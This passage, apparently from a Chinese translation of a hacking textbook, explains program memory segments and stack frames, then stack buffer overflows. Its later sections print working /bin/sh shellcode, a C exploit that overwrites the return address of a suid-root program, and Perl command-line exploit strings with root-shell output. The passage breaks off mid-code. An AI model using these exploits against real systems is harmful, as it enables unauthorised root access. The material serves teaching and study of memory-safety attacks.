因此将上述字符串从这一字符缓冲区复制到其他不同的位置的函数将只复制“test”，在零字节处结束，而不是复制整个缓冲区。类似地，打印字符缓冲区内容的函数，也将只打印test这个词，而不是打印test及其后面可以看到的几个随机的数据字节。用零字节结束字符串可以提高效率，并且使显示函数工作得更自然。

2.5.3 程序存储器的分段

程序存储器分为5段：text、data、bss、heap和stack段。每一段代表为某一特定目的预留的一块专用存储区。

text段有时又称为代码段。代码段是存储汇编后程序的机器语言指令的地方。由于上述高级控制结构和函数将被编译成汇编语言的分支、跳转和调用指令，因而该段内指令的执行是非线性的。当程序执行时，EIP被设置为text段的第一条指令。然后处理器按照循环做下面的事情：

（1）读EIP指向的指令。

（2）EIP增加指令的字节长度

（3）执行第（1）步读取的指令。

（4）跳转到第（1）步。

有时指令是跳转指令或者调用指令，这些指令将改变 EIP 的值，使其指向不同的存储单元地址。处理器不关心这一变化，因为它所期望的执行是非线性的。因而如果 EIP 的值在第（3）步被修改了，处理器将回到第（1）步，并且读取 EIP 所指的任何地址中的指令。

text 段禁用写权限，因为该段不用来存储变量，而只用来存储代码。这实际上可以防止人们修改程序代码。任何企图改写该存储段内容的尝试都会使程序提醒用户：某些有害的事情已经发生并且会破坏程序。该段为只读的另一个优点是：可被程序的不同副本所共享，使同时执行程序多次不出现任何的问题。还应该注意，这一存储段有固定的大小，因为在它里面没有什么可改变。

data 段和 bss 段用来存储全局和静态程序变量。data 段中充满了整个程序运行过程中都要使用的已经初始化的全局变量、字符串和其他常量。bss 段充满了相应的未初始化的内容。虽然这些段是可以改写的，但它们也有固定的大小。

heap 段用来存储程序的其他变量。关于 heap 段值得注意的一点是其大小是可变的，即堆的大小可以根据需要而变大或变小。heap 段中的所有存储单元由分配器和回收器算法所管理。分配器在堆中为使用预留一部分存储区域，而回收器取消预留的存储区，使该区域可以被下一次预留重新使用。堆的增大和缩小取决于预留使用的存储区的大小。堆从存储器的低地址向高地址增长。

stack 段的大小也是可变的，并且在函数调用时，stack 段被用作中间结果暂存器来存储断点信息。当一个程序调用函数时，函数将有它自己的传递变量集，并且函数的代码会在文本（或代码）段的不同存储单元内。由于在调用函数时，程序的运行环境和 EIP 必须改变，因而用堆栈存储所有被传递的变量，以及函数执行后 EIP 应该返回的地方。

在通常的计算机科学术语中，堆栈是一种常用的抽象数据结构，它具有先进后出（FILO）的次序。这意味着第一个入栈的数据项最后一个出栈。就像把一串珠子穿到一个末端打了结的绳子上，直到你拿走所有其他的珠子之后，你才能拿到第一个穿到绳子上的珠子。当某一数据项被存入堆栈中时称为压栈（Pushing），把数据项从堆栈中取出时称为出栈（Poping）。

正如名字所暗示的那样，存储器的堆栈段实际上是一种堆栈数据结构。ESP 寄存器用来记录栈顶的地址，随着数据项的压栈和出栈其值在不断变化。因为这是一种真正的动态行为，所以堆栈的大小不固定是有道理的。与堆的增长相反，当堆栈的大小变化时，它是由存储空间的高地址向低地址方向增长。

堆栈的先进后出性质看上去或许有些古怪，但由于堆栈被用来存储程序断点，所以非常有用。当某个函数被调用时，有若干关于断点的信息被一起压入堆栈中一个称为堆栈帧（stack frame）的结构中。EBP 寄存器（有时称为帧指针（FP）或者局部基指针（LB））用于引用当前堆栈帧中的变量。每个堆栈帧中都含有函数参数、函数的局部变量和恢复断点的两个指针：保存的帧指针（SFP）和返回地址。用堆栈帧指针可以恢复 EBP 的值，用返回地址可以把 EIP 的值恢复为调用函数指令后的下一条指令的地址。


这里有一个 test 函数和主函数的例子：

```
void test_function(int a, int b, int c, int d)
{
  char flag;
  char buffer[10];
}

void main()
{
  test_function(1, 2, 3, 4);
}
```

这一小段代码首先声明了一个具有 4 个参数的 test 函数。这 4 个参数都被声明为整型：a、b、c 和 d。这个函数的局部变量有两个：一个称为 flag 的单字符变量和一个称为 buffer 的 10 字符缓冲区。当程序运行时，主函数被执行，而主函数只调用 test 函数。

当主函数调用 test 函数时，各种值被压入堆栈以创建下述堆栈帧。当调用 test_function() 时，逆序将函数参数压入堆栈（因为是先进后出），函数的参数是 1、2、3、4，因而随后的压栈指令压入 4、3、2，最后一个是 1。这些值分别与函数中的变量 d、c、b、a 相对应。


当汇编 call 指令执行时，为了将执行环境变成 test_function()，返回地址被压入堆栈。这个值将是紧跟在当前 EIP 之后的那一条指令的地址——专指上述执行循环第（3）步所存储的值。紧随返回地址存储单元之后的是所谓的过程的序幕（procedure prolog）。在这一步，EBP 的当前值被压入堆栈。这个值称为保存的帧指针（saved frame pointer），稍后可用来恢复 EBP 原来的状态。然后，把 ESP 的当前值复制到 EBP 中，以设置新的帧指针。最后通过减小 ESP 的值，为函数的局部变量（flag 和 buffer）在堆栈中分配存储空间。最后，堆栈帧的内容如下：



这就是堆栈帧。通过减小 EBP 的值可以引用局部变量，通过增加 EBP 的值可以引用函数参数。

当函数被调用时，EIP 的值被修改为函数在代码段中的首地址，以执行函数。堆栈存储区用来存储函数的局部变量和函数参数。函数执行结束后，整个堆栈帧从堆栈中弹出，并且 EIP 被设为返回地址，因而程序能够继续执行。如果在函数中再调用另一个函数，则另一个堆栈帧会被压入堆栈，依此类推。当一个函数结束时，它的堆栈帧就从堆栈中弹出以便可以返回到调用函数执行。这种行为就是 stack 段被组织成先进后出数据结构的原因。

各存储段从低存储地址到高存储地址，按照上面所述的顺序排列。因为大多数人习惯向下计数，所以图中低存储地址画在上面。



因为堆和堆栈都是动态的，并且它们彼此沿着不同的方向向对方增长，这使得浪费的空间以及一段增长到另一段的可能性降到了最低。

2.6　缓冲区溢出

C 是一种高级程序设计语言，但 C 假定程序员负责数据的完整性。如果将这种责任移交给编译器，由于对每个变量都要检查其完整性，最后所得到的二进制速度将会异常慢。并且，这会使程序员失去一个重要的控制层，并且使语言复杂化。

尽管 C 语言的简单性增加了程序员的控制能力，提高了最后所得到的程序的效率，但是，如果程序员不小心，这种简单性会导致程序缓冲区溢出和存储器泄漏这样的漏洞。这意味着一旦给某个变量分配了存储空间，则没有内置的安全机制来确保这个变量的容量能适应已分配的存储空间。如果程序员把 10 个字节的数据存入只分配了 8 个字节空间的缓冲区中，这种操作是允许的，即使这种操作很可能导致程序崩溃。这称为缓冲区超限（buffer overrun）或缓冲区溢出，由于多出的两个字节数据会溢出，存储在已分配的存储空间之外，因此会重写已分配存储空间之后的数据。如果重写的是一段关键数据，程序就会崩溃。下面的代码是缓冲区溢出的一个例子：

overflow.c 的代码

```
void overflow_function (char *str)
{
  char buffer[20];

  strcpy(buffer, str);  // Function that copies str to buffer
}
```

```
int main()
{
  char big_string[128];
  int i;

  for(i=0; i < 128; i++)  // Loop 128 times
  {
    big_string[i] = 'A'; // And fill big_string with 'A's
  }
  overflow_function(big_string);
  exit(0);
}
```

上述代码中有一个函数称为 overflow_funtion()。该函数接收一个字符串指针 str，然后将 str 所指的存储单元的内容复制到局部函数变量 buffer 中，已给该变量分配了 20 个字节。程序的主函数给变量 big_string 分配了 128 个字节的缓冲区，并用 for 循环将此缓冲区中全部写入字符 A。然后，调用函数 overflow_funtion()，并用这 128 个字节缓冲区的指针作为 overflow_funtion()的参数。这样做会出问题，因为 overflow_funtion()函数会尽力将这 128 个字节的数据填入只分配了 20 个字节的缓冲区中。剩余的 108 个字节数据会存储在已分配的存储空间之后的区域。

运行结果是：

```
$ gcc -o overflow overflow.c
$ ./overflow
Segmentation fault
$
```

程序由于溢出而崩溃。对于程序员来说，这些类型的错误很常见并且相当容易解决，只要程序员知道期望输入的数据有多大。通常，程序员期望某一用户输入总是某一长度，并且利用这个长度做指导。但是下一次，由于 hacking 潜心于考虑那些程序员没有预期到的问题，因而一个正常运行了多年的程序也许会因为黑客要将上千个字符写入一个通常只用几十个字符的区域，例如用户名字段，而导致程序突然崩溃。

因此聪明的黑客通过输入非期望数据而引起缓冲区溢出来使程序崩溃，但如何利用这一点来控制程序呢？通过检查真正被重写的数据可以找到答案。

2.7 基于堆栈的溢出

下面再次讨论溢出的示例程序 overflow.c。当调用 overflow_funtion()函数时，一个堆栈帧被压入堆栈。第一次调用此函数时，堆栈帧如下所示：

缓冲区
堆栈帧指针（sfp）
返回地址（ret）
*str（函数参数）
栈的其他内容

但是当函数试图将 128 个字节的数据写入 20 个字节的缓冲区时，多出的 108 个字节会从缓冲区溢出，重写堆栈帧指针、返回地址和 str 指针函数参数。那么当函数结束时，程序试图跳回到返回地址，而这时那里写满了 A，也就是十六进制的 0x41。程序试图要返回到这个地址，使 EIP 定位在 0x41414141，而这个地址基本上是错误的存储空间或者含有无效指令的随机地址，从而导致程序崩溃和死亡。由于溢出发生在堆栈存储段，所以称做基于堆栈的溢出。

溢出也可能发生在其他存储段，例如堆或 bss 段。但使基于堆栈的溢出更多样化和更有趣的是堆栈溢出会重写返回地址。由堆栈溢出引起的程序崩溃的有趣之处并不在于它的结果，而在于引起这个结果的原因。如果返回地址被其他不是 0x41414141 的地址，例如一段真正可执行的代码所在的地址，所控制和重写，则程序会“返回”并执行这一段代码，而不是崩溃死亡。而且如果溢出到返回地址的数据是基于用户输入的，如在用户名字段输入的值，那么返回地址及后来的程序执行流程都可被用户控制。

由于通过缓冲区溢出的方法修改返回地址以改变执行流程是可能的，所以这时惟一需要的是一些有助于执行的东西。这就是字节码注入引人注意的核心所在。字节码是一段精心设计的自包含汇编代码，可被注入到缓冲区中。关于字节码有几点严格的限制：它心须是自包含的；在指令中要避免某一特殊字符，因为我们假设它在缓冲区中看起来像数据。

最常见的一段字节码称为 shellcode。这是一段仅用来衍生 shell 的字节码。如果某个 suid root 程序被欺骗去执行 shellcode，攻击者就会拥有一个具有 root 特权的用户 shell，而系统还认为 suid root 程序依旧在正常运行。下面是一个例子：

vuln.c 的代码

```
int main(int argc, char *argv[])
{
  char buffer[500];
  strcpy(buffer, argv[1]);
  return 0;
}
```

这是一段类似上述 overflow_funtion()函数的易受攻击的程序代码，因为它输入一个参数并且试图将参数保存的内容写满 500 个字节的缓冲区，而不管参数占用了多大空间。下面是这个程序正常的编译和执行结果：

```
$ gcc -o vuln vuln.c
$ ./vuln test
```

该程序除了错误地管理了存储器之外，实际上什么也没有做。现在，为了使程序真正地易受攻击，必须将程序的所有权修改成 root 用户，并且必须为编译后的文件打开 suid 权限位：


```
$ sudo chown root vuln
$ sudo chmod +s vuln
$ ls -l vuln
-rwsr-sr-x    1 root     users        4933 Sep  5 15:22 vuln
```

既然 vuln 是一个易受缓冲区溢出攻击的 suid root 程序，那么惟一需要的是一段能生成缓冲区的代码，且这个缓冲区可被填入到这个易受攻击的程序中。这一缓冲区应该包括期望的 shellcode，并且应该重写堆栈中的返回地址，以使 shellcode 能够执行。这意味着必须提前知道 shellcode 的实际地址，而在动态变化的堆栈中，这个地址很难获得。使问题更难的是，堆栈帧中用来存储返回地址的 4 个字节必须被这个地址的值所重写。即使知道正确的地址，而重写的位置不合适，程序还是会崩溃死亡。解决这个难题通常有两种方法。

第一种方法称做 NOP sled（NOP 是 no operation 的缩写），是一条完全不作任何操作的单字节指令。有时为了定时，而将该指令用于消耗计算周期，而由于指令的流水线操作，对于 Sparc 处理器体系结构是非常必要的。在这种情况下，这些 NOP 指令将被用于不同的目的；它们将被用作欺骗因子。通过创建一个大的 NOP 指令数组（或 sled）并将其放在 shellcode 的前面，如果 EIP 返回到存储 NOP sled 的任意一个地址，那么在执行过程到达 shellcode 之前，每执行一条 NOP 指令时，EIP 都会递增。这就是说，只要返回地址被 NOP sled 中的某一地址所重写，EIP 就会将 sled 滑向将正常运行的 shellcode。

第二种方法是用具有预期返回地址的实例一个接一个地填满整个缓冲区。这样，只要这些返回地址中的任何一个重写了真正的返回地址，exploit 就会如期运行。

下面是一个精心设计的缓冲区的代表：



即使同时使用上述两种方法，为了推测真正的返回地址，必须知道缓冲区在内存中的大概位置。估计存储位置的一种方法是利用当前的堆栈指针作指导。通过从堆栈指针中减去一个偏移量，可以获得任何变量的相对地址。因为，在这个易受攻击的程序中，堆栈中的第一个元素是将要写入 shellcode 的那一段缓冲区，所以正确的返回地址应该是堆栈的指针，也就是说偏移量应该接近于 0。当攻击更复杂的程序，偏移量不为 0 时，NOP sled 变得更有用了。

下面是一段 exploit 代码，设计目的是创建一个缓冲区并将它注入那个易受攻击的程序，希望在程序崩溃时，欺骗程序执行注入的 shellcode，而不仅仅是崩溃死亡。exploit 代码首先获取当前的堆栈指针，并减去一个偏移量。在本例中，偏移量是 0。然后为缓冲区分配存储空间（在堆中），并用返回地址写满整个缓冲区。接下来，用一个 NOP sled（x86 处理器 NOP 指令的机器语言编码等于 0x90）写满缓冲区的前 200 个字节。然后，将 shellcode 放置在 NOP sled 之后，并用返回地址填写缓冲区剩余的最后一部分。由于指定字符缓冲区以零字节（即 0）结束，所以缓冲区是以 0 结尾的。最后，使用另外一个函数来运行这个易受攻击的程序，并给此程序注入这一精心设计的缓冲区。

exploit.c 的代码

```
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
```

```
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

unsigned long sp(void)          // This is just a little function
{ __asm__("movl %esp, %eax");} // used to return the stack pointer

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr;

  offset = 0;                   // Use an offset of 0
  esp = sp();                   // Put the current stack pointer into esp
  ret = esp - offset;           // We want to overwrite the ret address

  printf("Stack pointer (ESP) : 0x%x\n", esp);
  printf("    Offset from ESP : 0x%x\n", offset);
  printf("Desired Return Addr : 0x%x\n", ret);

// Allocate 600 bytes for buffer (on the heap)
  buffer = malloc(600);

// Fill the entire buffer with the desired ret address
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for(i=0; i < 600; i+=4)
  { *(addr_ptr++) = ret; }

// Fill the first 200 bytes of the buffer with NOP instructions
  for(i=0; i < 200; i++)
  { buffer[i] = '\x90'; }

// Put the shellcode after the NOP sled
  ptr = buffer + 200;
  for(i=0; i < strlen(shellcode); i++)
  { *(ptr++) = shellcode[i]; }

// End the string
  buffer[600-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
  execl("./vuln", "vuln", buffer, 0);

// Free the buffer memory
free(buffer);

  return 0;
}
```

下面是这段 exploit 代码的编译和执行结果：

```
$ gcc -o exploit exploit.c
$ ./exploit
Stack pointer (ESP) : 0xbffff978
    Offset from ESP : 0x0
Desired Return Addr : 0xbffff978
sh-2.05a# whoami
root
sh-2.05a#
```

显然程序已经起作用了。堆栈帧中的返回地址已经被重写成了 0xbffff978，而这个值正好是 NOP sled 和 shellcode 的地址。因为该程序是一个 suid root 程序，且被设计成只生成一个用户 shell，所以这个易受攻击的程序作为 root 用户来执行 shellcode，即使原程序只是想复制一段数据后退出。

2.7.1 不用漏洞检测代码（exploit code）入侵程序

编写一个 exploit 程序去检测一个程序确实能完成这一工作，但它的确在未来的黑客和易受攻击的程序之间设置了一个隔离层。编译器关注 exploit 的某些方面，并且不得不通过改变程序来调整 exploit，取消 exploit 过程的某些层次的交互性。为了对这个在开发和实验中根深蒂固的主题有一个更深入的理解，对不同事情的快速反应能力至关重要。Perl 的 print 命令和 bash shell 的重音符命令替换是检测脆弱性真正惟一需要的。

Perl 是一种解释型程序设计语言，它的 print 命令恰好特别适合生成长字符串。可以像下面这样，在命令行中用 Perl 使用-e 开关来执行指令：

```
$ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

这一命令告诉 Perl 执行单引号中的命令——在本例中，单引号中的命令是‘print “A” x 20;’。这个命令将字符 A 打印 20 次。

任何字符，例如不可打印的字符，也能用命令\x##来打印。其中##是要打印字符的十六进制码。在下面这个例子中，我们用这种表示方法来打印字符 A。A 的十六进制码是 0x41。

```
$ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

此外，在 Perl 中，可以用句点（.）将字符串连接起来。这个功能在将多个地址连成字符串时很有用。

```
$ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

命令替换是用重音符（`）来实现的。重音符是一个看起来像标题上单引号的符号，与波浪线（～）在同一个键上。两个重音符之间的所有代码都会被执行，并将输出放到它的位置上。下面是两个例子：

```
$ `perl -e 'print "uname";'`
Linux
$ una`perl -e 'print "m";'`e
Linux
$
```

在任何一种情况下，两个重音符之间的命令输出都会替换该命令，并且执行 uname 命令。

所有 exploit 代码真正的工作是获取堆栈指针，精心构造一个缓冲区，并将缓冲区注入易受攻击的程序。如果拥有 Perl、命令替换、返回地址的估计，则 exploit 代码的工作可以在命令行上通过简单地执行易受攻击的程序，并使用重音符将精心构造的缓冲区代入第一个参数来完成。

首先必须创建一个 NOP sled。在 exploit.c 代码中，使用了一个 200 个字节的 NOP sled，这是一个比较合适的数目，因为它给返回地址提供了 200 个字节的推测空间。这一额外的推测空间现在非常重要，因为还不知道确切的堆栈指针地址。记住 NOP 指令的十六进制码是 0x90，可以使用 Perl 和一对重音符来创建 sled。语句如下：

```
$ ./vuln `perl -e 'print "\x90"x200;'`
```

然后，应该将 shellcode 附加在 NOP sled 之后。将 shellcode 放在某个地方的文件中非常有用，因此下一步应该将 shellcode 存在一个文件中。由于在开始漏洞检测的时候，所有的字节都已经以十六进制形式拼写出来了，所以只需要将这些字节写进一个文件。使用十六进制编辑器或者 Perl 将输出重定向到文件的 print 命令可以实现这一功能，如下所示：


```
$ perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x
43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\
x68";' > shellcode
```


这些工作一旦完成，shellcode 就保存在那个称为“shellcode”的文件中。现在，使用一对重音符和 cat 命令可以很容易地将这个 shellcode 插入任何地方。利用这种方法，可以将 shellcode 添加到现有的 NOP sled 后面：

```
$ ./vuln `perl -e 'print "\x90"x200;'``cat shellcode`
```

接下来，必须重复附加返回地址几次，但是 exploit 缓冲区已经出现了一些错误。在 exploit.c 的代码中，exploit 缓冲区已经首先被返回地址写满了。这可以确保返回地址是对准的，因为它由 4 个字节组成。当在命令行精心构造 explot 缓冲区时，必须手动进行这样的对准。

总结如下：NOP sled 加上 shellcode 的字节数必须能被 4 除尽。因为 shellcode 是 46 个字节，NOP sled 是 200 个字节，只要掌握简单算术的人就明白 246 不能被 4 除尽，还差 2 个字节。因此重复的返回地址将会偏离 2 个字节，从而导致执行返回非预期的地方。





为了对准重复的返回地址部分，要给 NOP sled 额外再加上 2 个字节：

```
$ ./vuln `perl -e 'print "A"x202;'``cat shellcode`
```

现在 exploit 缓冲区的第一部分已经对准，重复的返回地址必须正好加在末端。由于堆栈指针的最后一个地址是 0xbffff978，这是一个比较好的返回地址的估计。这个返回地址可用“\x78\xf9\xff\bf”来打印。由于 x86 体系结构是 little-endian 字节次序，所以这些字节是逆序的。这是刚开始使用 exploit 代码自动排序时，有时会忽视的微小之处。

由于 exploit 缓冲区的目标长度大约是 600 个字节，而 NOP sled 和 shellcode 占用了 248 个字节，所以可以很轻易地算出返回地址要重复 88 次。用一对附加的重音符和更多的 Perl 可以完成这一任务：

```
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x78\xf9\xff\xbf"x88;'`
sh-2.05a# whoami
root
sh-2.05a#
```

运用命令行方式进行漏洞检测比传统的漏洞检测方法具有更大的灵活性和控制能力，鼓励自己进行实验。例如，为了正确检测例程 vuln，是否真的需要 600 个字节值得怀疑。使用命令行，可以很快找出这个极限值。

```
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x68\xf9\xff\xbf"x68;'`
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x68\xf9\xff\xbf"x69;'`
Segmentation fault
$ ./vuln `perl -e 'print "\x90"x202;'``cat shellcode``perl -e 'print
"\x68\xf9\xff\xbf"x70;'`
sh-2.05a#
```

上述例子中第一步的执行仅仅是没有完全地崩溃和关闭，而第二步的执行没有覆盖足够的返回地址，导致了崩溃。但是，最后一步的执行正确地重写了返回地址，执行返回了 NOPsled 和 shellcode，该 shellcode 执行 root shell。在这一层次上对 exploit 缓冲区进行控制，

可以立即从实验中得到反馈，因而在开发一个更难理解的系统和 exploit 方法方面有非常重要的价值。

2.7.2　利用环境

有时，缓冲区太小以至于不够容纳 shellcode。在这种情况下，可以将 shellcode 存储在一个环境变量中。用户 shell 会因为各种原因使用环境变量，但关键是环境变量应该存储在程序可以重定向的某一存储区中。因此如果某个缓冲区太小不足以容纳 NOP sled、shellcode 和重复的返回地址时，NOP sled 和 shellcode 可以存储在环境变量中，而返回地址指针指向内存中这个环境变量的地址。下面是另一段易受攻击的代码，它使用的缓冲区非常小，不足以容纳 shellcode：

vuln2.c 的代码

```
int main(int argc, char *argv[])
{
        char buffer[5];
        strcpy(buffer, argv[1]);
        return 0;
}
```

以下是 vuln2.c 代码的编译结果，设置程序的 suid 位使其真正易受攻击：

```
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod u+s vuln2
```

由于 vuln2 的缓冲区只有 5 个字节长，没有空间插入 shellcode，因此 shellcode 只能存储在其他地方。一个理想的保存 shellcode 的备选方案是采用环境变量。

exploit.c 代码中的 execl()函数用来执行第一个 exploit 中具有精心构造的缓冲区的易受攻击程序。它有一个姊妹函数 execle()。这个函数有一个附加参数，说明执行过程应该在怎样的环境下运行。这个环境以指向各环境变量的零结束字符串的指针数组形式给出，并且环境数组本身用一个空指针结束。

这意味着利用指针数组可以生成含有 shellcode 的环境，指针数组的第一个元素指向 shellcode，第二个元素是一个空指针。然后利用这个环境调用函数 execle()，执行第二个易受攻击的程序，用 shellcode 的地址充满返回地址。幸运的是，以这种方式调用的环境的地址很容易计算。在 Linux 系统中，地址将是 0xbffffffa 减去环境的长度，再减去正在执行的程序名的长度。因为这个地址是准确的，所以不需要 NOP sled。在 exploit 缓冲区中，惟一需要的是地址，并重复足够的次数以充满堆栈中的返回地址。40 个字节是个不错的数目。

env_exploit.c 的代码

```
#include <stdlib.h>

char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
```

```
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";

int main(int argc, char *argv[])
{
  char *env[2] = {shellcode, NULL};
  int i;
  long  ret, *addr_ptr;
  char *buffer, *ptr;

// Allocate 40 bytes for buffer (on the heap)
  buffer = malloc(40);

// Calculate the location of the shellcode
  ret = 0xbffffffa - strlen(shellcode) - strlen("./vuln2");

// Fill the entire buffer with the desired ret address
  ptr = buffer;
  addr_ptr = (long *) ptr;
